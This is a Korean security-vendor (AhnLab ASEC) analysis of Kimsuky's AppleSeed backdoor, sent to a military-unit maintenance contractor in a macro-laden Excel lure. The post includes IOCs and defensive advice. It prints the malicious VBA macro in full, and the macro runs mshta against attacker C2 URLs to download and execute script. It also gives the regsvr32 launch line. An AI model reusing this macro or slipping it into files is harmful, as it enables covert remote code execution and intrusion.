특정 군부대 유지보수 업체 대상으로 AppleSeed 유포

asec.ahnlab.com/ko/36918/


2022년 7월 21일

ASEC 분석팀은 최근 특정 군부대 유지보수 업체 대상으로 AppleSeed 악성코드를 유포하는 정황을 포착하였다. AppleSeed 악성코드는 Kimsuky 조직에서 주로 사용되는 백도어성 악성코드로 최근 여러 대상을 타깃으로 활발히 유포하고 있다.

발주서, 품의서를 위장한 AppleSeed 유포 – ASEC BLOG


ASEC 분석팀은 최근들어 발주서, 품의서를 위장하여 AppleSeed 악성코드를 유포하는 정황을 포착하였다. AppleSeed는 Kimsuky 조직에서 주로 사용되는 백도어성 악성코드로 시스템에 상주하면서 공격자의 명령을 받아 악성행위를 수행한다. 최근에는 아래와 같은 파일명으로 악성코드 유포가 이루어지고 있다. 발주서-**-2022****-001-국세청5개지방세무서차단센서 추가 도입_***.jse 품의서(***과장님).jse JSE(JScript Encoded File) 파일은 자바 스크립트로 되어있으며, 실행하면 아래와 같이…
이번에는 특정 군부대의 이름이 담긴 아래와 같은 파일명으로 악성코드 유포가 이루어졌다.

20220713_****부대_설치 예상 일정V004_***시스 수정_6.xls




[그림 1] 악성코드 파일
최초 엑셀 문서 형태(XLS)로 유포가 이루어졌으며, 백신을 우회하기 위해서인지 엑셀 파일은 암호로 보호되고 있다.

해당 문서 파일을 실행하면 [그림 2]와 같이 콘텐츠 사용 버튼을 클릭하도록 유도하는 내용이 쓰여있으며, 콘텐츠 사용 버튼을 클릭하면 매크로에 의하여 [그림 3]으로 본문이 바뀌게 된다.



[그림 2] XLS 문서 파일 본문 (매크로 실행 전)



[그림 3] XLS 문서 파일 본문 (매크로 실행 후)

매크로 내용을 확인해보면, 실제 엑셀 본문은 보이도록, 매크로 실행을 허용하도록 안내하는 문구는 숨김 처리하며, mshta를 이용하여 특정 C2에서 추가 스크립트를 다운로드 받아 실행한다.

```
Public Sub GetReady()
    Sheet2.Visible = xlSheetVisible
    Sheet1.Visible = xlSheetVeryHidden
End Sub

Private Sub Workbook_Open()
    Sheet1.Visible = xlSheetVisible
    Sheet2.Visible = xlSheetVeryHidden

    p = Shell("cmd /c cmd /c cmd /c cmd /c mshta " & "http://hime.dothome.co.kr/exchange/?mode=login", vbHide)
    p = Shell("cmd /c cmd /c cmd /c cmd /c mshta " & "http://sign.dothome.co.kr/login/?mode=login", vbHide)
End Sub
```

[그림 4] 문서 내 악성 매크로 내용

추가 스크립트는 AppleSeed를 다운로드 받아 실행하는 루틴이 담겨져 있으며, 아래 경로에 저장되어 실행된다.

- 경로 : %ProgramData%\Software\ControlSet\Service\ServiceScheduler.dll
- 실행 인자 : regsvr32.exe /s /n /i:12345QWERTY [AppleSeed 경로]

AppleSeed가 실행되면 지속적으로 C2 서버로부터 명령을 받은 후, 추가 모듈을 다운로드 받아 실행하거나 공격자가 원하는 행위를 일으킬 수 있다. AppleSeed에 대한 추가적인 상세한 분석 정보는 여기를 참고하면 된다.

AppleSeed를 주로 사용하는 Kimsuky 조직은 공격에 성공할 확률을 높이기 위하여 다양한 방법으로 공격을 시도하고 있다. 출처가 불분명한 메일의 첨부 파일을 실행하지 않도록 주의가 필요하며, 매크로 파일의 경우 확실히 신뢰할 수 있는 파일만 매크로를 실행하도록 해야 한다.

현재 안랩 V3 제품은 해당 파일들에 대해 다음과 같이 진단하고 있다.

[그림 5] V3 제품 진단 결과

[파일 진단]

Downloader/XSL.Kimsuky

Backdoor/Win.AppleSeed.R504704

[IOC 정보]
1ac5b803205b1c3464941df2c21958e7
a3786f14c85842861aa3493ec30be949
hxxp://hime.dothome.co[.]kr/exchange/
hxxp://sign.dothome.co[.]kr/login/

연관 IOC 및 관련 상세 분석 정보는 안랩의 차세대 위협 인텔리전스 플랫폼 'AhnLab TIP' 구독 서비스를 통해 확인 가능하다.

Categories:악성코드 정보

Tagged as:AppleSeed, APT, ASEC, backdoor, 악성코드, Kimsuky